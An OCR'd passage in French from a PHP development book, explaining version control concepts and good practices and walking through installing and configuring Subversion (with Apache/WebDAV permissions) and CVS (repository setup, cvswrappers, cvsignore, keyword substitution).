


Figure 3–1
Quelques opérations effectuées par un gestionnaire de versions

2 Après avoir configuré le dépôt pour qu'il soit accessible à distance (nous allons voir comment faire cela plus loin avec Subversion), nous devons nous y connecter pour travailler. C'est le rôle de l'opération `login`. Une fois identifié, nous pouvons faire un `checkout` sur le module qui a été créé, afin de l'importer sur notre machine de développement. Nous avons maintenant une copie du projet lié à notre dépôt de données distant.

3 Pour ajouter et supprimer des fichiers et faire en sorte que ces opérations soient répercutées dans le dépôt de données, nous allons utiliser respectivement les commandes `add` et `remove`. Les modifications sur des fichiers existants seront prises en compte d'office au moment de la validation.

4 Pour valider enfin, il suffit de lancer l'opération `commit` dans le répertoire contenant les fichiers à mettre à jour dans le dépôt de données.
Lorsqu'un `commit` a été effectué, les autres développeurs doivent faire un `update` de leur export afin de le mettre à jour avec les dernières modifications enregistrées dans le dépôt.

5 Problème : une erreur bloquante a été effectuée et le fichier affecté a été validé dans le dépôt. Vous devez alors revenir à la version précédente. Pour cela, soit vous faites un `checkout` du fichier sur la version précédente puis vous remplacez le fichier incriminé, soit vous utilisez l'opération `revert` si celle-ci est disponible.

6 Votre projet évolue et vous devez régulièrement extraire des versions stables afin de les livrer. L'opération `tag` va vous permettre de prendre un cliché de vos sources PHP à un instant « t » : on parle alors de figer une version. Il vous suffira ensuite de faire un `export` ou un `checkout` de votre application en spécifiant le nom du tag créé pour extraire les fichiers de l'application tels qu'ils étaient à l'instant du tag.

7 À un certain stade de votre projet, vous voulez créer une version 2 de votre application tout en continuant à maintenir la première version. Or vous n'avez qu'un seul module... comment faire ? Vous avez ici la possibilité de créer une branche, toujours grâce à la commande `tag` accompagnée de l'option adéquate. Une fois créée, vous pouvez extraire la branche dans un répertoire différent de celui utilisé pour l'export initial (appelé également branche principale). Nous pouvons maintenant travailler sur notre branche comme s'il s'agissait d'un projet indépendant.

8 Vous devez travailler sur un fichier mais vous ne comprenez pas les modifications qui ont été effectuées par vos collaborateurs... vous avez la possibilité de regarder son historique, ses différents contributeurs et le contenu de leur travail. Pour cela, les opérations `history` et `log` permettent d'extraire des informations sur les dernières opérations effectuées et l'historique des validations (auteurs, versions, commentaires). L'opération `diff` permet par la suite de visualiser les différences entre deux versions d'un même fichier.

9 Lorsque vous travaillez à deux sur les mêmes lignes d'un même fichier en même temps, l'outil de versionning va s'en apercevoir. Lors de la mise à jour (`update`), si un fichier a été modifié dans le dépôt de données et en local (au même endroit s'il s'agit d'un fichier ASCII), l'utilisateur sera averti qu'un conflit a lieu et ne pourra valider le fichier incriminé qu'après l'avoir résolu. Pour cela, le fichier doit être édité, modifié puis revalidé.

Versions de fichiers et versions d'applications

Le chapitre 2 présente la manière dont doivent être nommées les versions des applications. Elles diffèrent des versions de fichiers par le fait qu'elles sont mises en place manuellement au moment où les développeurs jugent qu'une version doit être figée. À l'inverse, cette opération d'attribution d'une version est automatique sur les fichiers.

La figure 3-2 est une reprise de la figure 2-16 du chapitre 2. Nous distinguons les versions de fichiers (1.1, 1.2, 1.3...) et les versions de l'application appliquées par l'opération `tag` : `RELEASE_X_X_X`. Les différentes opérations effectuées ont également été reportées sur la figure dans des bulles : `import`, `add`, `remove`, `commit` et `tag`.




Figure 3–2
Versions de fichiers et versions applicatives

Règles de bonne conduite

Pour compléter cette section, les bonnes pratiques liées aux conventions à adopter pour la gestion des versions sont disponibles au chapitre 2.

Un dépôt ne supprime rien

Dans le cadre de votre application de streaming vidéo en PHP, vous validez un gros fichier `mpeg` grâce à la commande `commit` de votre gestionnaire de version CVS. Malheureusement, il se trouve que ce fichier n'est pas à la bonne place. Vous faites alors appel à la commande `delete` pour le supprimer, puis vous ajoutez le fichier au bon emplacement grâce aux commandes `add` puis `commit`.

Suite à ces opérations, vous pouvez effectuer un `checkout` (extraction) de votre application et vous vous apercevez avec joie que le gros fichier a bien été déplacé. Seulement, s'il n'apparaît qu'une seule fois dans votre extraction, il est resté disponible en deux exemplaires dans le dépôt de données car rappelons nous la règle d'or : « un dépôt de données ne supprime rien » !

Mais pourquoi un dépôt ne supprime rien ?

Tout simplement parce qu'un gestionnaire de versions doit permettre un retour en arrière sur les sources d'une application à n'importe quel moment choisi dans le passé. Avant la date de suppression, le fichier existait, donc il doit être maintenu. Si un utilisateur décide d'effectuer une extraction sur une période pendant laquelle le fichier existait, il sera extrait.

À RETENIR Les opérations de déplacement et modification de noms de fichiers diffèrent d'un outil à l'autre

Il est important de connaître les mécanismes de votre outil afin de vous y adapter. Par exemple, avec CVS un déplacement n'est pas possible autrement qu'en supprimant le fichier puis en l'ajoutant au nouvel emplacement. Le fichier déplacé est alors importé en totalité dans le dépôt et il perd toutes les informations relatives à ses versions précédentes. Subversion propose un mécanisme qui maintient la version du fichier déplacé ou dont le nom a été modifié.

Ne valider que du code sans erreur

Si vous voulez faire un gâteau, sachez qu'il y a deux manières de casser des œufs. La première, la plus courante, consiste à séparer le contenu de la coquille afin de ne récupérer que le blanc et le jaune. La deuxième, beaucoup plus directe, consiste à mettre tous les œufs dans le saladier puis à les écraser avec leur coquille... mais ensuite il faut ramasser les morceaux très délicatement et c'est plus long.

Un dépôt de données n'a pas vocation à recevoir des coquilles. Il préfère les versions stables et testées de vos fichiers. S'obstiner à valider des fichiers contenant des erreurs grossières (`parse error`, etc.), c'est s'exposer à une série de problèmes dont voici quelques exemples :

- Les retours en arrière sont censés réparer des erreurs, ils généreront au contraire de nouveaux problèmes. En effet, si vous n'avez pas respecté la règle ne validez que du code sans erreur, il y a des chances que vos retours en arrière se fassent sur des versions boguées de votre application.
- Les mises à jour de l'ensemble de vos collaborateurs deviendront instables. Une erreur validée dans le dépôt de données se propage chez les voisins qui mettent à jour leur code régulièrement.
- Plus il y a de coquilles dans vos fichiers, plus vous avez de chance d'en laisser dans les versions figées de votre application.
- Le dépôt va rapidement augmenter en taille et l'ensemble des coquilles vont y rester à vie, car dans un dépôt, rien ne se perd.

Tester avant de figer une version

Figer une version s'inscrit dans un mécanisme de maintenance décrit sur la figure 3-3. On parle également d'effectuer une montée de version. Cette opération est effectuée une fois qu'un objectif est atteint et que l'application se trouve dans un état considéré comme stable, donc prête à être livrée.

Toute montée de version doit être précédée de tests complets. Cela permet d'assurer une montée sur un état stable de l'application.




Figure 3–3 Montée de version et mécanisme associé

Le numéro de version à incrémenter dépendra de la nature des opérations effectuées :

- S'il s'agit de quelques corrections de bogues ou mises à jour passagères, nous incrémenterons l'indicatif le plus faible (indicatif de maintenance). Par exemple, nous passerons de `RELEASE_1_3_4` à `RELEASE_1_3_5`.
- S'il s'agit d'un ensemble de bogues et de mises à jour importantes, nous incrémenterons l'indicatif du milieu (révision). Par exemple, nous passerons de `RELEASE_1_3_4` à `RELEASE_1_4_0`.
- S'il s'agit d'une refonte complète de l'ensemble de l'application, nous incrémenterons l'indicatif le plus fort (version de l'application). Par exemple, nous passerons de `RELEASE_1_3_4` à `RELEASE_2_0_0`. Généralement, cette opération est accompagnée de la création d'une branche.

Éviter les renommages et les déplacements en masse

Ce principe s'applique surtout aux utilisateurs de CVS. Nous avons vu précédemment qu'un déplacement correspondait en réalité à une suppression (au sens CVS) suivie de la création d'un nouveau fichier. Il s'en suit l'import complet de ce nouveau fichier et la perte de l'historique, due au fait que CVS considère qu'il s'agit d'un nouveau fichier.

Le renommage d'un fichier a exactement le même effet qu'un déplacement. Il n'est pas possible de renommer un fichier dans CVS sans le supprimer dans un premier temps puis le recréer dans un deuxième temps.

Chacun son compte

« Qui a développé cet algorithme incompréhensible il y a 9 mois dans le module d'export des produits ? »

Plus un projet fait intervenir du monde, plus il est important de savoir qui fait quoi et qui a fait quoi. Un compte CVS ou Subversion doit être lié à un développeur (et non à un poste de travail). L'identifiant CVS ou Subversion de chaque développeur doit également être explicite, de manière à ce que l'on puisse facilement reconnaître les contributeurs par leur identifiant.

Faire en sorte que chacun ait son compte est également un moyen de témoigner du travail fourni. Les gestionnaires de versions retiennent à chaque validation le détail des modifications effectuées sur chaque fichier.

> **SÉCURITÉ Le problème du vol d'identité**
>
> Venir travailler sur le poste du voisin et utiliser son export (`checkout` des sources), c'est travailler en son nom. Veiller à ne pas reproduire cette erreur courante effectuée par de nombreux développeurs qui travaillent dans les mêmes locaux.
>
> Ne laissez pas vos collègues de projets travailler sur votre espace de travail et n'allez pas travailler sur les leurs. Lorsque vous voulez travailler sur le projet, effectuez toujours un export à votre nom afin de valider également à votre nom. (Cependant, il est possible avec Subversion de valider des modifications à son nom depuis n'importe quel espace de travail.)

Quand et pourquoi créer une branche ?

La création d'une branche consiste à scinder un ensemble de fichiers en deux. Ainsi, deux versions d'un même fichier peuvent être développées en parallèle.

Il est généralement d'usage de créer des branches sur un projet (module) entier plutôt que sur un ou plusieurs fichiers. La branche secondaire (celle qui est créée) est complètement dissociée de la branche principale (souvent appelée `HEAD`). Un export d'une branche secondaire incomplète ne permettra d'extraire qu'un ensemble de fichiers concernés par la branche.

Quelques raisons pour lesquelles la création d'une branche est utile :

- La mise en place d'une nouvelle version de l'application peut bouleverser le contenu de la plupart des fichiers. Effectuer des travaux en parallèle sur le développement de la nouvelle version et la maintenance de l'ancienne est rendu possible par la branche. Un exemple typique est présent à la fin du chapitre 2.
- La nécessité d'une version ou configuration spéciale peut faire l'objet d'une création de branche (par exemple, passer d'une application « marque blanche » à une

application dérivée pour un nouveau client). En revanche, deux possibilités peuvent se présenter :

– La version spéciale concerne l'ensemble des fichiers de l'application. Dans ce cas, il s'agira de scinder l'application en deux versions complètement indépendantes.
– La version spéciale ne concerne que certains fichiers (par exemple : des fichiers de configuration, des templates de la couche présentation ou des classes spécifiques). Dans ce cas, la construction de votre application résultera de l'extraction des fichiers de la branche principale, suivie de l'extraction des fichiers modifiés de la branche secondaire qui viendront se superposer à la branche principale. Ce mécanisme est décrit sur la figure 3-4.

• Une opération spéciale effectuée sur l'application, qui devra être appliquée plus tard. Par exemple, effectuer une version de votre site web aux couleurs de noël. Cette version doit être préparée à partir du mois de septembre pour une mise en ligne en décembre. Elle concerne certains fichiers de la couche présentation et quelques fonctionnalités. Entre temps, la version courante de l'application doit continuer à progresser. Nous pouvons donc créer une branche afin de faire évoluer les fichiers « noël » en même temps que la version courante.




Figure 3–4
Création de branches spécialisées pour une application PHP

Quelques raisons de ne pas créer une branche :

- C'est une maintenance supplémentaire, donc du temps à libérer. La création d'une branche peut impliquer la mise en place d'opérations de fusion (`merge`) et de nombreuses problématiques liées au développement d'une application en deux versions indépendantes. La création de nombreuses branches peut également poser problème : à moins d'être organisé, il est facile de se perdre dans ces différentes versions de plusieurs fichiers.
- Une opération de maintenance classique ou une révision ne doit pas faire l'objet d'une branche. Dans la mesure du possible, l'ensemble des opérations (corrections de bogues, mises à jour) doivent être effectuées sur la même branche, le plus souvent la branche principale (`HEAD`).

Subversion (SVN)

Subversion est le digne successeur de CVS, que nous aborderons plus loin dans ce chapitre. Il reprend les bons points de son prédécesseur sans ses défauts et met à disposition de nouvelles fonctionnalités très utiles qui font de ce programme un outil d'exception.

Si vous utilisez déjà CVS, il existe un outil permettant de migrer votre dépôt de données en maintenant l'historique en place. En revanche, si vous voulez installer un nouveau dépôt, l'installation de Subversion plutôt que CVS est recommandée.

Apports de Subversion par rapport CVS

La liste suivante, issue du site officiel de Subversion, vous donnera un aperçu de ce que Subversion apporte de plus par rapport à CVS :

- La plupart des fonctionnalités CVS ont été développées dans Subversion. Leur utilisation est, dans la mesure du possible, la même.
- Les répertoires et les propriétés de fichiers sont versionnés au même titre que les fichiers.
- Le déplacement et le renommage des fichiers est possible, l'historique des versions est maintenu.
- Une intégration très réussie à Apache/WebDAV permet d'étendre les possibilités de gestion des droits et de la sécurité.
- Une gestion simplifiée et améliorée des branches et des tags permet de gagner de l'espace disque et du temps.

- Le transfert des différences entre deux versions d'un même fichier, même binaire, permet d'économiser des ressources à tous niveaux (réseau, processeur, mémoire).
- L'utilisation en ligne de commande est améliorée, toutes les sorties sont interprétables et les messages sont en français.

> Pour obtenir davantage d'informations, vous pouvez vous rendre à l'adresse suivante :
> ▸ http://subversion.tigris.org

Installation

L'installation de Subversion est un jeu d'enfant. Si vous devez installer un client sous Windows, utilisez sans hésiter TortoiseSVN qui s'intégrera très astucieusement à votre explorateur :

▸ http://tortoisesvn.tigris.org

Pour installer un serveur et un client :

- Sous Windows, vous disposez d'un programme d'installation très simple sur le site de Subversion :

  ▸ http://subversion.tigris.org

- Sous Unix/Linux, vous pouvez soit installer le paquetage correspondant de votre distribution préférée, soit suivre les étapes de compilation ci dessous.

Installation de Subversion (remplacez les tags <...>, <version> par les valeurs correspondantes)

```
wget http://subversion.tigris.org/<...>/subversion-<version>.tar.gz
tar -xzf subversion-<version>.tar.gz
cd subversion-<version>
./configure --prefix=/usr/local
make
make install
```

Cette opération vient d'installer le client et le serveur Subversion sur votre environnement. Nous pouvons maintenant passer à la suite !

> Le code source de Subversion est disponible à l'adresse suivante :
> ▸ http://subversion.tigris.org/servlets/ProjectDocumentList?folderID=260

Création d'un dépôt de données

La création d'un dépôt de données Subversion se fait en une ligne, grâce à la commande de maintenance `svnadmin` installée en même temps que Subversion.

Installation d'un dépôt de données Subversion

```
$ svnadmin create /svn/repositories/phpapps
```

Cette opération crée le dépôt `phpapps` dans le répertoire `/svn/repositories`. Une fois généré, le dépôt est opérationnel.

Configuration pour PHP avec Apache/WebDAV

Configurer Subversion avec Apache/WebDAV permet un accès sur mesure aux dépôts de données Subversion depuis l'extérieur. De nombreuses possibilités sont offertes au niveau de la gestion des permissions.

Pour effectuer cette opération, vous devez disposer d'une version récente d'Apache 2 accompagnée des modules suivants à ajouter dans son fichier de configuration :

httpd.conf

```
...
LoadModule dav_svn_module     modules/mod_dav_svn.so
LoadModule authz_svn_module   modules/mod_authz_svn.so
...
```

La figure 3-5 propose une manière de disposer les répertoires qui contiendront votre configuration et vos dépôts de données. La configuration d'Apache qui accompagne cette disposition permet de gérer vos droits et de créer autant de dépôts que vous voulez sans rien avoir à redémarrer.




Figure 3–5
Configuration d'Apache 2 pour Subversion

Le fichier de permissions `.svnpasswd` est de type `.htpasswd`. Avec Subversion, vous pouvez créer des groupes d'utilisateurs et leur assigner les répertoires que vous voulez, en lecture et/ou en écriture, grâce au fichier `.svnperms`.

Le fichier /svn/.svnperms

```
[groups]
admins = guillaume, matthieu
viewers = damien, cyril

[/]
* =
guillaume = rw

[phpapps:/]
@admins = rw

[phpapps:/projet1]
@viewers = r
```

Dans l'exemple ci-dessus, nous interdisons dans un premier temps tout accès aux dépôts sauf à l'utilisateur « guillaume ». Puis nous donnons accès en lecture et écriture à l'ensemble du dépôt `phpapps` aux utilisateurs du groupe `admins`. Enfin, les utilisateurs du groupe `viewers` ont accès en lecture au répertoire `projet1` du dépôt `phpapps`.

Les utilisateurs doivent être présents dans le fichier `.svnpasswd`. Pour créer des utilisateurs, vous devez utiliser la commande `htpasswd` comme ceci :

Création d'un utilisateur « guillaume »

```
$ htpasswd /svn/.svnpasswd guillaume
```

Une fois la commande lancée, elle vous demandera le mot de passe de l'utilisateur à créer et inscrira cet utilisateur dans le fichier `.svnpasswd`.

> RESSOURCE **Pour aller plus loin avec Subversion !**
>
> Il existe une documentation en ligne très complète de Subversion à l'adresse suivante :
>
> ▸ http://svnbook.red-bean.com

Import de données

L'import de données se fait simplement grâce à la commande `svn import`.

Import de données dans le dépôt phpapps

```
svn import /mes/donnees/ http://localhost/svn/phpapps
```

Cette opération importe les données du répertoire `/mes/donnees` dans le dépôt `phpapps`.

Opérations de base

L'outil en ligne de commande de Subversion a l'avantage d'être explicite et facile à comprendre. La liste des opérations utiles est disponible en tapant simplement la commande `svn help`.

Quelques opérations de base avec subversion

```
# Récupération du contenu du dépôt "phpapps"
svn checkout http://localhost/svn/phpapps

# Création d'un dossier "my_project" dans
# le dépôt "phpapps" et demande d'ajout
cd phpapps
mkdir my_project
svn add my_project

(...)
# Renommage du fichier index.html en index.php
svn rename index.html index.php

# Validation des opérations
cd ..
svn commit -m "Création d'une nouvelle appli."
```

Clients graphiques

Sous Windows, l'installation du programme TortoiseSVN comme client Subversion est largement recommandée. Il est convivial, s'intègre astucieusement à l'explorateur et permet d'effectuer de très nombreuses opérations.

Des éditeurs comme Eclipse intègrent également un client Subversion. D'autres éditeurs comme PHPEdit intègrent un explorateur Windows compatible avec TortoiseSVN.

Sous Unix/Linux, l'application RapidSVN est complète et pratique. Pour ceux qui passent souvent d'un environnement Unix à Windows, RapidSVN fonctionne également sous Windows.

Quelques liens utiles :

- http://tortoisesvn.tigris.org
- http://subclipse.tigris.org
- http://rapidsvn.tigris.org

Concurrent Version System (CVS)

CVS est l'outil de versionning le plus répandu à l'heure actuelle, bien que son successeur Subversion soit maintenant assez stable et fiable pour le remplacer. Cet outil a fait ses preuves pendant de longues années (depuis 1989), il est aujourd'hui au cœur de la plupart des projets de développement informatique en équipe.

Nous basons ici nos exemples sur un système Unix mais l'utilisation sous Windows et MacOS est similaire.

Installation

L'installation de CVS est aussi simple que l'installation de n'importe quel programme. Pour cela, vous pouvez utiliser le système de paquetages de votre distribution préférée ou compiler CVS comme le montre l'exemple ci-après :

Installation de CVS (remplacez les tags <...>, <version> par les valeurs correspondantes)

```
wget https://ccvs.cvshome.org/<...>/cvs-<version>.tar.gz
tar -xzf cvs-<version>.tar.gz
cd cvs-<version>
./configure --prefix=/usr/local
make
make check
make install
```

> Les sources de CVS sont disponibles à l'adresse suivante :
> - https://ccvs.cvshome.org/servlets/ProjectDocumentList

Cette manipulation vient d'installer le client et le serveur CVS sur votre environnement. Nous pouvons maintenant passer à la suite !

> **RESSOURCE Installation de CVS sous Windows (CVSNT)**
>
> Si vous souhaitez installer un serveur CVS sous Windows, il existe un paquetage appelé CVSNT qui installe très simplement le serveur sous forme de service et met à disposition une interface de configuration intuitive. Ce paquetage introduit également de nouvelles fonctionnalités et améliorations. Pour en savoir plus, vous pouvez consulter son site à l'adresse suivante :
>
> ‣ http://www.cvsnt.com

Création d'un dépôt de données

Créer un dépôt de données est une opération simple et rapide. Choisissez dans un premier temps une partition de taille conséquente pour héberger vos sources, nous l'appellerons `/space/cvs_repository`. Une partition RAID est conseillée si vos développements sont importants. Ensuite, l'installation du dépôt se fait en une seule ligne :

Installation d'un dépôt de données CVS

```
$ mkdir /space/cvs_repository
$ cvs -d /space/cvs_repository init
```

Cette opération doit créer un répertoire `/space/cvs_repository/CVSROOT` contenant les métafichiers du dépôt de données.

Configuration du dépôt pour PHP

Dans le répertoire `/space/cvs_repository/CVSROOT`, nous allons nous intéresser aux quelques fichiers suivants :

- cvswrappers : configuration des types de fichiers en fonction de leurs extensions ;
- cvsignore : configuration des motifs de fichiers à ne pas importer dans le dépôt de données ;
- passwd : liste des accès par la méthode `pserver` que nous aborderons plus loin ;
- /etc/inetd.conf : configuration de l'accès `pserver` sur le réseau local via le démon `inetd` (ou `xinetd` sur certains serveurs).

> **TECHNIQUE Modifier la configuration de votre dépôt de données**
>
> Il est possible de modifier les métafichiers du dépôt directement dans le dossier CVSROOT. En revanche, CVSROOT est également un module de votre dépôt de données. Vous pouvez l'extraire en utilisant la commande `cvs co CVSROOT`, modifier le contenu des fichiers puis valider : les métafichiers CVS sont ainsi mis à jour automatiquement.

Le fichier cvswrappers

Il est important de configurer ce fichier dès le début car cela permet d'éviter certains problèmes liés aux méthodes de transferts de données gérées par CVS.

Le problème courant concerne les fichiers binaires. CVS considère par défaut que vos fichiers sont du code source, donc des fichiers ASCII. Le transfert de fichiers ASCII est plus rapide mais n'est pas compatible avec le transfert de données binaires. Si vous laissez CVS gérer ces derniers (images, vidéos, etc.) comme des fichiers ASCII, vos fichiers deviendront inutilisables.

Contenu du fichier cvswrappers

```
# Inscription des extensions des fichiers binaires
*.gif -k 'b'
*.jpeg -k 'b'
*.jpg -k 'b'
*.png -k 'b'
*.mp3 -k 'b'

# Fusionner les fichiers PHP plutôt que les copier.
*.php -m MERGE
```

Le fichier cvsignore

Il contient des noms et des motifs de fichiers/dossiers dont il ne faut pas tenir compte. C'est dans ce fichier de configuration que vous allez mentionner à CVS de ne pas tenir compte de certains contenus : les fichiers temporaires, les configurations spécifiques, les métafichiers de votre éditeur, etc.

Il existe déjà une liste de motifs ignorés par défaut par CVS. Le fichier `cvsignore` est là pour donner la possibilité d'étendre cette liste.

Liste des fichiers ignorés par défaut

```
RCS     SCCS    CVS     CVS.adm
RCSLOG  cvslog.*
tags    TAGS
.make.state     .nse_depinfo
*~      #*      .#*     ,*      _$*     *$
*.old   *.bak   *.BAK   *.orig  *.rej   .del-*
*.a     *.olb   *.o     *.obj   *.so    *.exe
*.Z     *.elc   *.ln
core
```

Exemple de contenu pour le fichier cvsignore

```
*.gz
*.zip
*.tmp
templates_t
local_*
```

> **À SAVOIR Concernant les fichiers cvsignore et .cvsignore**
>
> - Si le fichier `cvsignore`, fichier de niveau dépôt n'existe pas dans le dossier CVSROOT, vous pouvez le créer.
> - Il est également possible d'appliquer ces motifs à partir d'un répertoire en appliquant un métafichier `.cvsignore` dans votre répertoire utilisateur personnel. La syntaxe de ce métafichier est la même que celle du fichier `cvsignore`.

Création de modules et import de données

Le dépôt de données stocke les informations dans une hiérarchie de répertoires. Cette hiérarchie est composée d'un répertoire racine « . » qui contient autant de répertoire qu'il y a de modules de base.

La notion de module est une convention : un module n'est rien d'autre qu'un chemin relatif à la racine du dépôt de données :

Extraction d'un module

```
# Extraction du module PEAR
cvs co PEAR

# Extraction du module PEAR/DB
cvs co PEAR/DB

# Extraction de tout le contenu du dépôt de données
cvs co .
```

Créer un module est une opération simple. Il suffit de se mettre dans le répertoire contenant les données initiales puis de se servir de la commande `import`. Si le répertoire courant est vide, un module vide est créé.

Création d'un module

```
# Création d'un module à partir de données existantes
# (le contenu du répertoire courant).
cvs import -m "Version initiale" mon_module phpba BETA
```

Opérations de base

Pour obtenir la liste des opérations fournies par l'exécutable CVS, il suffit dans un premier temps de taper la commande `cvs --help-commands`.

Pour obtenir davantage d'informations sur une des opérations listées, la commande `cvs --help-<nom_de_la_commande>` fera votre bonheur.

Quelques opérations de base

```
# Récupération des données du module "module"
# du dépôt de données "mon_depot"
cvs -d /space/mon_depot checkout module
# Demande d'ajout du fichier "index.php" dans
# le répertoire "module/admin"
cd ./module/admin
echo "<?php phpinfo(); ?>" > index.php
cvs add index.php
# retrait du fichier home.php
cvs remove home.php
# Validation des opérations
cvs commit -m "Message de maintenance"
```

Utiliser les clés de substitution

Une clé de substitution est un mot-clé que le gestionnaire de versions va interpréter à la validation de votre fichier. Ce mot-clé sera remplacé par des informations. Par exemple, un mot-clé `$Id$` présent dans un fichier PHP sera substitué par des informations sur la version courante et son auteur, comme le montre l'exemple suivant :

Plaçons une clé de substitution Id à la création d'un fichier

```
<?php
/*
 * $Id$
 */
...
```

Id sera automatiquement substitué par des informations à la validation

```
<?php
/*
 * $Id: index.php,v 1.1 2005/05/17 22:50:05 guillaume Exp $
 */
...
```

Tableau 3–1 Liste des clés de substitution CVS

Clé	Informations substituées
Id	Nom du fichier, version et date de dernière validation, identifiant de l'auteur.
$Header$	Mêmes informations que Id avec le chemin complet vers le nom du métafichier correspondant dans le dépôt.
$Author$	Nom de l'auteur de la dernière validation.
$Date$	Date de la dernière validation.
$Name$	Nom du tag utilisé pour extraire le fichier.
Log	Ajoute des informations à chaque validation. Attention à cette clé, elle augmente la taille du fichier à chaque validation.
$Revision$	Le numéro de version du fichier.
$Source$	Chemin complet vers le métafichier (RCS) correspondant dans le dépôt.
$State$	État assigné à la version via la commande `"cvs admin -s"`.
$Locker$	Identifiant de la personne qui a verrouillé le fichier.

